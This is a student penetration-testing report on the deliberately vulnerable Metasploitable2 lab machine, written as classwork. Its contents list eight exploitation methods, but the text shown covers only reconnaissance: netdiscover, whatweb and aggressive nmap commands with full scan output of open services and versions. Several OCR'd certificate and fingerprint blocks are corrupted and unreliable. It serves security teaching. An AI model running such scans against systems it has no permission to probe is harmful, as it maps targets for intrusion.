

Penetration Testing Report – Metasploit

Prepared by

Kawsar Uddin Ahmed Chowdhury

Institution: International Islamic University Chittagong , Chittagong , Bangladesh

Subject : Computer Science and Engineering

Linkedin: <https://www.linkedin.com/in/kawsar-uddin-09a413136/>

Table of Contents

<i>Overview:</i>	2
<i>Summary of the result:</i>	2
<i>Attack Narratives:</i>	3
<i>Reconnaissance:</i>	3
<i>Method 1: RSH(Remote Shell) Vulnerability:</i>	8
<i>Method 2: Anonymous FTP login vulnerability :</i>	10
<i>Method 3: vsftpd 2.3.4 vulnerability</i>	10
<i>Method 4: Design flaw:</i>	14
<i>Method 5: OpenSSH 4.7p1 vulnerability:</i>	15
<i>Method 6: SQL database discovery:</i>	17
<i>Method 7: Telnet vulnerability:</i>	19
<i>Method 8: SSH Public key vulnerability:</i>	21
<i>Conclusion:</i>	24
<i>Document Control</i>	25

Overview:

Here I will describe how I exploit Metasploit. This project is done as class work. Here, I will show eight ways of accessing the Metasploit system. Used kali Linux as an operating system to attack the Metasploit system. I will explain here how we can hack and get access to the Metasploit system in the Virtual Machine.

The Metasploit system is a vulnerable system, which is programmed intentionally vulnerable so that new penetration tester can learn penetration testing by attacking this server. It is the most widely used system for learning practical penetration testing. A lot of vulnerability exists in this system especially for practicing purposes.

This report is divided into many sections so that readers can understand the report easily

Caution: We cannot attack any website without pre permission of the website owner it is illegal. This report is only for educational purposes. Do not use it unethical way.

Summary of the result:

Reconnaissance on the system shows some valuable details of the Metasploit. The version, the database it uses, and the sensitive port that is already open. I have used FTP,SSH,Telnet and RSH open and unfiltered ports to get into the server. SQL injection has been done for the purpose to get the databases names, tables, and elements inside the tables.


After getting access you can create, and delete files from the Metasploit system.

Attack Narratives:

Reconnaissance:

The reconnaissance process is used to survey the targeted system that how much vulnerable the system is.

*Here, first I will see how many devices are in the same network. For discovering it I will use the “**netdiscover**” command: **netdiscover -i 10.0.2.0/24***




```
File Actions Edit View Help
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240
IP      At MAC Address    Count    Len   MAC Vendor / Hostname
10.0.2.1 52:54:00:12:35:00  1      60  Unknown vendor
10.0.2.2 52:54:00:12:35:00  1      60  Unknown vendor
10.0.2.3 08:00:27:fb:24:fe  1      60  PCS Systemtechnik GmbH
10.0.2.6 08:00:27:1a:80:67  1      60  PCS Systemtechnik GmbH
```

I can see that the Metasploit system is online and also in my network.

*Next, I will use “**whatweb**” command for discovering the server, programming language, and some other details about Metasploit.*

*Command: **whatweb 10.0.2.6***


Penetration testing report on Metasploit



A screenshot of a terminal window titled "root@kali:~". The window shows the output of the "whatweb" command against the IP address 10.0.2.6. The output indicates that the server is running Apache 2.2.8 on Ubuntu Linux, with PHP 5.2.4 and MySQL 5.1.45 installed. It also mentions WebDAV and X-Powered-By headers.

```
[root@kali:~]# whatweb 10.0.2.6
http://10.0.2.6 [200 OK] Apache[2.2.8], Country[RESERVED][2Z], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], IP[10.0.2.6], PHP[5.2.4-2ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]
```

*Above, these all are passive reconnaissance. Now I am using “nmap” to discover active ports of the Metasploit system and this is known as active reconnaissance. Command :**nmap -A -O -vv 10.0.2.6***



A screenshot of a terminal window titled "root@kali:~". The window shows the output of the "nmap -A -O -vv 10.0.2.6" command. The scan starts at 21:55 and completes at 21:56. It discovers one host (10.0.2.6) with multiple open ports, including 53/tcp, 25/tcp, 23/tcp, 3306/tcp, 21/tcp, 445/tcp, 5900/tcp, 111/tcp, 80/tcp, 22/tcp, 139/tcp, and 8180/tcp. It also performs DNS resolution and a SYN Stealth Scan.

```
[root@kali:~]# nmap -A -O -vv 10.0.2.6
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-06 21:55 +06
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:55
Completed NSE at 21:55, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:55
Completed NSE at 21:55, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:55
Completed NSE at 21:55, 0.00s elapsed
Initiating ARP Ping Scan at 21:55
Scanning 10.0.2.6 [1 port]
Completed ARP Ping Scan at 21:55, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:55
Completed Parallel DNS resolution of 1 host. at 21:55, 0.06s elapsed
Initiating SYN Stealth Scan at 21:55
Scanning 10.0.2.6 [1000 ports]
Discovered open port 53/tcp on 10.0.2.6
Discovered open port 25/tcp on 10.0.2.6
Discovered open port 23/tcp on 10.0.2.6
Discovered open port 3306/tcp on 10.0.2.6
Discovered open port 21/tcp on 10.0.2.6
Discovered open port 445/tcp on 10.0.2.6
Discovered open port 5900/tcp on 10.0.2.6
Discovered open port 111/tcp on 10.0.2.6
Discovered open port 80/tcp on 10.0.2.6
Discovered open port 22/tcp on 10.0.2.6
Discovered open port 139/tcp on 10.0.2.6
Discovered open port 8180/tcp on 10.0.2.6
```

Penetration testing report on Metasploit

```
root@kali: ~
File Actions Edit View Help
Discovered open port 2049/tcp on 10.0.2.6
Discovered open port 8009/tcp on 10.0.2.6
Discovered open port 5432/tcp on 10.0.2.6
Discovered open port 512/tcp on 10.0.2.6
Discovered open port 1099/tcp on 10.0.2.6
Discovered open port 2121/tcp on 10.0.2.6
Discovered open port 6000/tcp on 10.0.2.6
Discovered open port 513/tcp on 10.0.2.6
Discovered open port 6667/tcp on 10.0.2.6
Discovered open port 514/tcp on 10.0.2.6
Discovered open port 524/tcp on 10.0.2.6
Completed SYN Stealth Scan at 21:55, 0.15s elapsed (1000 total ports)
Initiating Service scan at 21:55
Scanning 23 services on 10.0.2.6
Completed Service scan at 21:55, 11.34s elapsed (23 services on 1 host)
Initiating OS detection (try #1) against 10.0.2.6
NSE: Script scanning 10.0.2.6.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:55
NSE: [ftp-bounce 10.0.2.6:21] PORT response: 500 Illegal PORT command.
Completed NSE at 21:55, 11.45s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:55
Completed NSE at 21:55, 10.47s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:55
Completed NSE at 21:55, 0.03s elapsed
Completed Nmap scan report for 10.0.2.6
Nmap scan report for 10.0.2.6
Host is up, received arp-response (0.0014s latency).
Scanned at 2022-07-06 21:55:09 +06 for 36s
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 64 vsftpd 2.3.4
|_  ftp-syst:
```

```
root@kali: ~
File Actions Edit View Help
|_ ftp-syst: /root/Pictures/
|_ STAT:
FTP server status:
Connected to 10.0.2.41
Logged in as ftpt
TYPE: ASCII
No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
vsFTPD 2.3.4 - secure, fast, stable
End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp  open  ssh          syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|   1024 60:0f:c:f:e1:c0:5f:6a:7a:d6:90:24:f:a:c4:d5:6c:cd (DSA)
|   AAAAB3Nza1c1c3MAAAACBALzjhsc8a2Srq4nIw960qV8xwBG0Jc-jI7fwxm5METIjH4tKr/xUTwsTYEnaZLzcOjy21D37v0wB6A3765zdgCd2Tgand7F0vDSULXG7b7fbz9cHreivl0SIWE/E96A1+pq
|_ YMP2wDSKa0JwS1KSUajnUS0wm5x85sbw-XDAAAFAfQDFkFpmmdFOFT+oRoaoSNVU7z+hjSwAAATBCQxNkz1TyP+QJIfa3M0oLqCVWI0We/ARTxrpB0J/dt0hTjXCeYisKqdwdtyIn80UCOyr1jqNuA2QW217oQ6wXpbF
h+5AQmSH13b6C608lx3Ptw+Y4dp0lzFWHwZ/jzHwtuiaDqaok7uf971lEazeJLnfzWrAzoklqNyDQJAAAIA1lAD3xWYkeIeHv/R3P91+Xao17imFKMuYXCDTq843Yu67d+0mWplLcqAUUV/CQamGgQltiy5S8ueoks1
MokdOMMMhKVwqdr08nvCBUNkJIEd3gh6oBL/YRnjzxLEAYBsvcmM4a0jmh20oNirwlc/F+bKuefKrbx/D2fdfZmhrgg=
|   2048 56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
|_ ssh-dss  AAAAB3Nza1c1c2EAABAIwAAQEAstqnuFM02v03WTEjP4tUdjgWkIVNdTq6kboEDjeoFc65TL17sRvQ8wqAhQjeeeyyIk8755gMDk0D0akSlSXvLcmcdfxeIfoZsuT+nkRhij7XSSA/0c50Sk3sJ/SIn
fb78e3anbRHpmkCcvgeET5WhKObuN1AKZW++xLc63M4K15cjMMIPeVoyR3AkM178f03HJyvucg87JjLeC6617+lEYX6zT81IXYwa/L1v23sSJISGVu8kRp1kMv/cNSvki4+j=qDYz2E5497wB7+Ed46/8P42LNgoOV
80cX/f06pAcBEPU0UEfKJrq12Yxbhw1J0gfMb6wfe5cnQew=
23/tcp  open  telnet       syn-ack ttl 64 Linux telnetd
25/tcp  open  smtp        syn-ack ttl 64 Postfix smtpd
|_ ssl-date: 2022-07-06T15:59:38+00:00; +3m59s from scanner time.
|_ ssl-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ sslv2:
|_ SSLv2 supported
|_ ciphers:
|   SSL2_RC4_128_WITH_MD5
|   SSL2_RC4_128_EXPORT40_WITH_MD5
|   SSL2_RC2_128_CBC_WITH_MD5
```

Penetration testing report on Metasploit

```
root@kali: ~
File Actions Edit View Help
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT@.WITH_MD5
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX/emailAddress=root@ubuntu804-base.localdomain/localityName=Everywhere/organizationalUnitName=Office for Complication of Otherwise Simple Affairs
| Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX/emailAddress=root@ubuntu804-base.localdomain/localityName=Everywhere/organizationalUnitName=Office for Complication of Otherwise Simple Affairs
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2010-03-17T14:07:45
| Not valid after: 2010-04-16T14:07:45
| MD5: dcd9 ed90 6c8f 2f73 74af 383b 2540 8828
| SHA-1: ed09 3088 7061 03bf d5dc 2373 99d4 98da 2d08 31c6
| -----BEGIN CERTIFICATE-----
MIIDWzCCAsgQCCQD6+TpMf7a5zDANBgkqhkiGw0BAQUFADCBBTELMAkGA1UEBhMC
WFgxkjAoBgNVBAGtVRoZXJlIG1zIG5vIHNIY2ggdGhpmbcgb3V0c2lkZSBVUzET
MBEGAU1UEBxMKRXZlcn3aGvYzTEOMawGA1UECHMFNT0NPUE0xPDA6BgNVAsTM09m
ZmljZSBmb3IgQ29tgcxpY2F0aw9uIG9nIE90aGVyd2lzzSBTaW1wbGUgQZmXWly
czEjMFGA1UEAxMaDWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4xLJasBgkqhkiG
9w0BCQEWH3Jvb3RADwJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4whlNCNTAwMzE3
MTQwNzQ1WhcNNTAwNDE2MTQwNzQ1WIC88TELMAkGA1UEBhNCWFgxkjAoBgNVBAGt
VRoZXJlIG1zIG5vIHNIY2ggdGhpmbcgb3V0c2lkZSBVUzETMBEGAU1UEBxMKRXZl
cn13aGvYzTEOMawGA1UEChMFNT0NPUE0xPDA6BgNVAsTM09mZmljZSBmb3IgQ29t
gcxpY2F0aw9uIG9nIE90aGVyd2lzzSBTaW1wbGUgQZmXWlyczEjMFGA1UEAxMa
dWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4xLJasBgkqhkiG9w0BCQEWH3Jvb3RA
dWJ1bnR1ODA0LWJhc2UubG9jYWxkb21haW4wgZBxDQYJKzIZhvNAQEBOAQDgY0A
MIGJAoGBAn8oEZympVxexvefTN12nGxPKL//q1Kg3fpT66+yT74y++uu0N5JH/p
POWe0238yLGs+kxNxpTmVQl16hKULqp3h0F9RRAp0x0NTK-NiWzj2W7NmGf
xXzwU4uKgUTphwRmG70bkx34yZtNvpeTxAoK6XAJCd3jKNM651AgMBAEwDQ/J
KozIhvcNAQEFBQADgYEAKqS0uRvYyRSgvDK1lPOvgXaqzPZqqnZ59IbC3jPl/y
d2zURFqHoRpjtSN3awt1akhqjpLkkFPEl0NRLDNpTi41G6S10jsEizeRaInQ
U0qcJ8ugt0mNkQyyPBhcZ8x1ph4w0KomeX6uLklpAWuvK1ZlHwVbo0w0P0KLn0=
| -----END CERTIFICATE-----
```

```
root@kali: ~
File Actions Edit View Help
53/tcp open domain      syn-ack ttl 64 ISC BIND 9.4.2
| dns-nsid:
| bind.version: 9.4.2
80/tcp open http        syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Metasploitable2 - Linux
111/tcp open rpcbind   syn-ack ttl 64 2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4     2049/tcp   nfs
|   100003  2,3,4     2049/udp  nfs
|   100005  1,2,3     44995/tcp  mountd
|   100005  1,2,3     46623/udp mountd
|   100021  1,3,4     56053/udp nlockmgr
|   100021  1,3,4     57847/tcp  nlockmgr
|   100024  1          35728/tcp  status
|   100024  1          48168/udp status
139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec       syn-ack ttl 64 netkit-rsh rexecd
513/tcp open login     syn-ack ttl 64 OpenBSD or Solaris rlogind
514/tcp open tcpwrapped syn-ack ttl 64
1099/tcp open java-rmi  syn-ack ttl 64 GNU Classpath grmiregistry
1524/tcp open bindshell syn-ack ttl 64 Metasploitable root shell
2069/tcp open nfs       syn-ack ttl 64 2-4 (RPC #100003)
2121/tcp open ftp       syn-ack ttl 64 ProFTPD 1.3.1
3306/tcp open mysql    syn-ack ttl 64 MySQL 5.0.51a-3ubuntu5
| mysql-info:
| Protocol: 10
| Version: 5.0.51a-3ubuntu5
```

Penetration testing report on Metasploit

```
File Actions Edit View Help
Thread ID: 8
Capabilities flags: 43564
Some Capabilities: Support41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, ConnectWithDatabase, Speaks41ProtocolNew, LongColumnFlag, SupportsCompression
Status: Autocommit
Salt: *?Adv'>Xl,'#E^,Vm'
5432/tcp open  postgresql  syn-ack ttl 64 PostgreSQL DB 8.3.0 - 8.3.7
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX/emailAddress=root@ubuntu804-base.localdomain/localityName=Everywhere/organizationalUnitName=Office for Complication of Otherwise Simple Affairs
|_ Issuer: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX/emailAddress=root@ubuntu804-base.localdomain/localityName=Everywhere/organizationalUnitName=Office for Complication of Otherwise Simple Affairs
Public Key type: rsa
Public Key bits: 1024
Signature Algorithm: sha1WithRSAEncryption
Not valid before: 2010-03-17T14:07:45
Not valid after: 2010-04-16T14:07:45
MD5: dcd9 ad90 6c8f 2f73 74af 383b 2540 8828
SHA-1: ed09 3088 7065 03bf d5dc 2373 9984 98da 2d4d 31c6
-----BEGIN CERTIFICATE-----
MIIDWzCCASQCQD6+tpMf7a5zDANBgkqhkiG9w0BAAQFADC8TELMAkGA1UEBhMC
WFgkXjAoBgNVBAgITVRoZXJIGzIg5VHNY1ggdGhpmbg3V0c21kZSBVUzET
MBEGAlUEBxMKRXZtcln3aVyZTEOMAwGA1UECHMFNT0NU0ExDA6BgNVAsTM09m
ZmljZSBmb3IgQ29tCgxpY2F0aw9iO9mIE90aGVyd21zZSBTAwLwbGUgQZmYWly
czejmCEGA1UEAxMaDWJ1bnR1ODAOaLWJhc2UubG9jYWxkb21haW4xLjasBgkqkG
9w0BCQEWH3Jv03RADwJ1bnR1ODAOaLWJhc2UubG9jYWxkb21haW4whhNMTAwMzE3
MTQwNzQ1WhCNNTAwDE2MTQwNzQ1WjC88TELMAkGA1UEBhNCWFgxkjAoBgNVBAGT
IVRoZXJIGzIg5VHNY1Y2ggdGhpmbg3V0c2lkZSBVUzETMBEGAlUEBxMKRXZl
cn3aGvYzTEOMAwGA1UEChMFNT0NU0ExDA6BgNVAsTM09mzmljZSBmb3IgQ29t
cgxpY2F0aw9iO9mIE90aGVyd21zZSBTAwLwbGUgQZmYWlyczejmCEGA1UEAxMa
dWJ1bnR1ODAOaLWJhc2UubG9jYWxkb21haW4xLjasBgkqhkiG9w0BCQEWH3Jv3RA
dWJ1bnR1ODAOaLWJhc2UubG9jYWxkb21haW4wgZBwDQYJKoZIhvcNAQEEBBQAdgy0A
MIIGJAoGBANA0xEzYzmpVxexvefN12nGxPKL/q1Kg3fp66+y+t4y++uu0N5JHP/
POWe0238YLGs+kXNxtMtMwQL16hKULqp3h0F9ORRAg0a0XNTK-NiWzj2w7NmNg
xCzwU4uOkGUThwRmG70bkx34yZ7nVreTxAoK6XAJCd3JKNM651agMBAEewDQYJ
KoZIhvcNAQEFBQADgYEakqS0uBRVYYrPSgvDKiLPOgXazgPZqnnzS9Ibc3jPlY
-----END CERTIFICATE-----
```

```
File Actions Edit View Help
root@kali: ~
File Actions Edit View Help
KoZIhvcNAQEFBQADgYEakqS0uBRVYYrPSgvDKiLPOgXazgPZqnnzS9Ibc3jPlYf
d2zURQfHoRPjtSN3awt1akhqjpWLkFPelOnR1DnPti41G510je1ze4RaInQ
U0gcJ8ugt0mNQyyPBhcZ8x7ph4w0Komex6uQLkpAWuvK1ZLHwVbo0wOpKLnQ
-----END CERTIFICATE-----
_ssl-date: 2022-07-06T15:59:33+00:00; +3m59s from scanner time.
5900/tcp open  vnc      syn-ack ttl 64 VNC (protocol 3.3)
|_ vnc-info:
|   Protocol version: 3.3
|   Security types:
|     VNC Authentication (2)
6000/tcp open  X11      syn-ack ttl 64 (access denied)
6667/tcp open  irc      syn-ack ttl 64 UnrealIRCd
|_ irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:04:48
|   source ident: nmap
|   source host: 6FDFAFC4A.EB72D3BE.7B559A54.IP
|_ error: Closing Link: siuicesbj[10.0.2.41] (quit: siuicesbj)
8009/tcp open  ajp13    syn-ack ttl 64 Apache Jserv (Protocol v1.3)
|_ _ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http     syn-ack ttl 64 Apache Tomcat/Coyote JSP engine 1.1
|_ http-server-header: Apache-Coyote/1.1
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Apache Tomcat/5.5
|_ http-favicon: Apache Tomcat
MAC Address: 08:00:27:1A:80:67 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
```

```

root@kali: ~
File Actions Edit View Help
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
TCP/IP fingerprint:
OS:SCAN(V=7.02XE4KD=7/68OT-21%CT+1%CU=40738%PV=Y%DS=1%DC=D%G=Y%M=080027%TM
OS=62C5B0811xp-x86_64-pc-linux-gnu)SEU(SP-CAXGCD=1%ISR-CF%TI-Z%CI-Z%II-1%TS
OS=7)OPS(O1-M5B4ST11NW5%02-MSB4ST11NW5%01-MSB4NW11NW5%04-MSB4ST11W5%05-M
OS=5B4ST11NW5%06-M5B4ST11W1-WIN(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16
OS=A0)ECN(R=Y%DF-Y%T+4%W-16%W%-MSB4NN5%CC=N%Q-)T1(R=Y%DF=Y%T+4%W%-MS%O=A-
OS=S-%F=S%RD-%Q-)T2(R-N)T3(R=Y%DF-Y%T+4%W-16A0%W-S=%F=A%RD=MSB4ST11N
OS=W%RD-%Q-)T4(R=Y%DF-Y%T+4%W-0%W%-MSA-Z%F=R%O-X%D-%Q-)T5(R=Y%DF=Y%T+4%W
OS=W-0%W-S%Z%A-S-%F=A%RD-%Q-)T6(R=Y%DF-Y%T+4%W-0%W-S=A%RD=Z%F=R%O-X%Q-
OS=J1(R=Y%DF-Y%T+4%W-0%W-S=A%RD=Z%F=R%O-X%Q-)J01(R=Y%DF=Y%T+4%W-0%WPL=164%
OS=UN=0%RIPPL-G%RID=G%RIPCK=G%RUCK-G%RUD=G)IE(R=Y%DFI=N%T=40%CD=5)
Uptime guess: 0.001 days (since Wed Jul 6 21:54:39 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=202 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|   clock_skew: mean: 1h03m59s, deviation: 2h00m00s, median: 3m58s
|   smb2-time: Protocol negotiation failed (SMB2)
|   nbstat: NetBIOS name: METASPOILITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
Names:
|   METASPOILITABLE<0>  Flags: <unique><active>
|   METASPOILITABLE<03>  Flags: <unique><active>
|   METASPOILITABLE<20>  Flags: <unique><active>
|   WORKGROUP<00>  Flags: <group><active>


```

```

root@kali: ~
File Actions Edit View Help
| WORKGROUP<00>  Flags: <group><active>
| WORKGROUP<pie>  Flags: <group><active>
SMBv3 discovery:
|   SMB3 version: 3.0-10-Debian
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   System name: metasploitable.localdomain
|   System timer: 2022-07-07T11:59:23+04:00
|_ smb-security-mode:
|   Samba 3.0-10-Debian
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   System name: metasploitable.localdomain
|   System timer: 2022-07-07T11:59:23+04:00
p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 2004/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 2005/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 2006/tcp): CLEAN (Failed to receive data)
|   Check 4 (port 2007/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
|_ smb-security-mode: Couldn't establish a SMBv2 connection.

TRACEROUTE
HOP RTT ADDRESS
1 1.36 ms 10.0.2.6

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:55
Completed NSE at 21:55 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:55
Completed NSE at 21:55 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:55
Completed NSE at 21:55 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.68 seconds
    New packets sent: 1020 (45.620KB) | Rxvd: 1016 (41.430KB)


```
